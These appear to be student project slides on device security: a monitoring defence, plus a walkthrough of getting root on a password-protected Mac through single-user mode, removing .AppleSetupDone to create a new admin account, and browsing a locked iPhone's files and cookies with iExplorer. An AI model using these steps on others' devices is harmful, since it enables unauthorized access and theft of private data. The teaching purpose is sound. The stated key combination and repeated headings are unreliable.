



Supporting Material for COMP116 Final Project
- Haoyang Mao


Secure Question Defense Mechanism



Secure Question Defense Mechanism



Secure Question Defense Mechanism



Secure Question Defense Mechanism

Active Monitoring Process

Actively monitoring /var/log/auth.log. If detect more than 3 times of failed authentications or detect a change in root password activate self-lock() that require the 3 digit combination.

Detecting any change in root password or any attempt to guessing the system's password.

Using pstree() command to generate a process tree. then DFS the tree to search for any danger software process. If danger process presented, activate self-lock() that require the 3 digit combination.

Preventing any dangerous process such as password cracking tools or decryption tools from running.

Bypass a Macbook Pro's Authentication

When booting up a password protected Mac, holding the command key along with the x key would interrupt the normal boot up and automatically enter the single user mode .



Bypass a Macbook Pro's Authentication

```
mig_table_max_displ = 74
Notice - new kext jp.co.canon.bj.print.BJUSBLoad, v10.69 matches prelinked kext but
Refusing new kext jp.co.canon.bj.print.BJUSBLoad, v10.69: already have prelinked v
AppleACPICPU: ProcessorId=0 LocalApicId=0 Enabled
AppleACPICPU: ProcessorId=1 LocalApicId=1 Enabled
calling mpo_policy_init for TMSafetyNet
Security policy loaded: Safety net for Time Machine (TMSafetyNet)
calling mpo_policy_init for Sandbox
Security policy loaded: Seatbelt sandbox policy (Sandbox)
calling mpo_policy_init for Quarantine
Security policy loaded: Quarantine policy (Quarantine)
Copyright (c) 1982, 1986, 1989, 1991, 1993
    The Regents of the University of California. All rights reserved.

MAC Framework successfully initialized
using 16384 buffer headers and 10240 cluster IO buffer headers
AppleKeyStore starting (BUILT: Aug 17 2014 20:21:39)
IOAPIC: Version 0x11 Vectors 64:87
ACPI: sleep states S3 S4 S5
pci (build 20:04:33 Aug 17 2014), flags 0x63008, pfm64 (36 cpu) 0xf80000000, 0x8000
AppleIntelCPUPowerManagement: (built 20:17:40 Aug 17 2014) initialization complete
[ PCI configuration begin ]
console relocated to 0x80010000
[ PCI configuration end, bridges 6, devices 19 1
NVEthernet::start - Built Aug 17 2014 20:19:15
FireWire (OHCI) Lucent ID 5901 built-in now active, GUID 0025bcffedcf83e; max speed
USBMSC Identifier (non-unique): 000000009833 0x5ac 0x8403 0x9833, 2
mcache: 2 CPU(s), 64 bytes CPU cache line size
mbinit: done [64 MB total pool size, (42/21) split]
Pthread support ABORTS when sync kernel primitives misused
rooting via boot-uuid from /chosen: 3D4FB030-5E7B-3B3A-864E-72C5A8D5A99C
Waiting on <dict ID="0"><key>IOProviderClass</key><string ID="1">IORResources</string>
com.apple.AppleFSCompressionTypeZlib kmod start
com.apple.AppleFSCompressionTypeLZVN kmod start
com.apple.AppleFSCompressionTypeDataless kmod start
com.apple.AppleFSCompressionTypeZlib load succeeded
com.apple.AppleFSCompressionTypeLZVN load succeeded
com.apple.AppleFSCompressionTypeDataless load succeeded
AppleIntelCPUPowerManagementClient: ready
BTCOEXIST off
BRCM tunables:
    pullmode11 txringsize[ 256] txsendqsize[1024] reapmin[ 32] reapcount[ 128]
Got boot device = IOService:/AppleACPIPlatformExpert/PCI0@0/AppleACPIPCI/SATR@0/Apple
er/FUJITSU_MJA2320BH FFS G1 Media/IOGUIDPartitionSch
BSD root: disk0s2, major 1, minor 2
hfs: mounted OLVvER.Mao on device root_device
com.apple.launchd          1      com.apple.launchd
com.apple.launchd          1      com.apple.launchd
Singleuser boot -- fsck not done
Root device is mounted read-only
If you want to make modifications to files:
    /sbin/fsck -fy
    /sbin/mount -uw /
If you wish to boot the system:
    exit
:/ root#
```

After entering the single user mode, a command line interface would appear. Notice before the cursor, the system automatically believes that I am the root and grants me root privileges.

Bypass a Macbook Pro's Authentication

```
:/ root# mount -uw  
root_device on / (hfs, local, read-only, journaled)  
devfs on /dev (devfs, local, nobrowse)  
:/ root# ls  
.DS_Store .vol bin  
.DocumentRevisions-V100 Applications cores  
.Spotlight-V100 Incompatible Software dev  
.Trashes Library etc  
.dbfseventsds Network home  
.file System mach_kernel  
.fseventsds Users net  
.hotfiles.btree Volumes opt  
:/ root# █
```

With the root access, I can browse all the directories and check any file I want


Bypass a Macbook Pro's Authentication

```
.Parallels_swap backups          jabberd
agentx      db                  lib
at          empty               log
audit       folders              mail
:var root# cd db
:db root# ls
.AccessibilityAPIEnabled        Parallels
.AppleInstallType.plist          PreviousSystemFile
.AppleSetupDone                   PreviousSystemLog
.AutoBindDone                     PreviousSystemVersion
.LastGKReject                     QuickTimePlayerVersion
.MASManifest                      ServerPerfLogClient
.PhysicalMediaInstall             Spotlight
.RunLanguageChooserToo            SystemEntropyCache
.SystemPolicy-default             SystemKey
.TimeMachine.Cookie              SystemKey-orig
.com.apple.iokit.graphics        SystemKey.2009-08-18
.com.apple.smb.sharepoints       SystemPolicy
.configureLocalKDC                auth.db
BootCache.data                    auth.db-shm
BootCache.playlist                 auth.db-wal
BootCaches                         caches
CodeEquivalenceCandidates         crls
CodeEquivalenceDatabase           dhcpclient
ConfigurationProfiles             dhcpd_leases
ConfigurationProfiles~orig        displaypolicyd
DetachedSignatures                 dslocal
FIPS                           dslocal-backup.xar
GPURestartReporter                 dslocal_orig.cpg
PanicReporter                     dyld
:db root# rm /var/db/.AppleSetupDone
```

I can also create another root account by removing the .AppleSetupDone file. This removal would make the system believe that the device has never been boot up before. It would then automatically create another root account for me.

Disabling Find My iPhone

Wi-Fi Connected



Wi-Fi Disconnected




iExplorer Visiting a Password Protected iPhone

The screenshot shows the iExplorer application window. The toolbar at the top includes Back/Forward, View Mode, Copy Music, Open Files on iDevice, Mount Disk, New Folder, Delete, Refresh, Bookmarks, and a search bar. The main area is a file browser with columns for Name, File Type, Size, and Date Modified. A tree view on the left shows a folder named 'ItHappens' expanded, revealing subfolders like 'Apps', 'Media' (which contains 'AirFair', 'Airlock', 'ApplicationArchives', 'Books', 'CloudAssets', 'DCIM', 'Downloads', 'iTunes_Control', 'LoFiCloudAssets', 'PhotoData', 'Photos', 'Purchases', 'Radio', 'Recordings', and 'Safari'), and '11.40 GB used...'. The bottom status bar indicates 'Capacity: 0 used of 0GB' and has 'Auto-Preview' and '?' buttons.

Name	File Type	Size	Date Modified
ItHappens		11.40 GB used...	
↳ Apps			12/20/13, 8:04 AM
↳ Media			5/20/14, 6:30 PM
↳ AirFair			5/20/14, 6:30 PM
↳ Airlock			11/13/14, 3:45 PM
↳ ApplicationArchives			10/30/14, 4:03 PM
↳ Books			10/7/14, 10:13 PM
↳ CloudAssets			12/10/14, 11:09 PM
↳ DCIM			4/28/14, 12:57 PM
↳ Downloads			2/17/14, 7:09 PM
↳ iTunes_Control			12/10/14, 10:42 PM
↳ LoFiCloudAssets			4/28/14, 1:18 PM
↳ PhotoData			12/9/14, 8:59 PM
↳ Photos			3/10/14, 6:31 PM
↳ Purchases			4/28/14, 1:18 PM
↳ Radio			5/20/14, 6:26 PM
↳ Recordings			
↳ Safari			

After an iOS device being physically plugged in, I can view any directory and check any cookies or photos I want without even deal with the password.

iExplorer Visiting a Password Protected iPhone



I can also view all the files stored by the application. I find some cookies that was stored locally in a binary form as well as some .sqlite that contains interesting information about the user.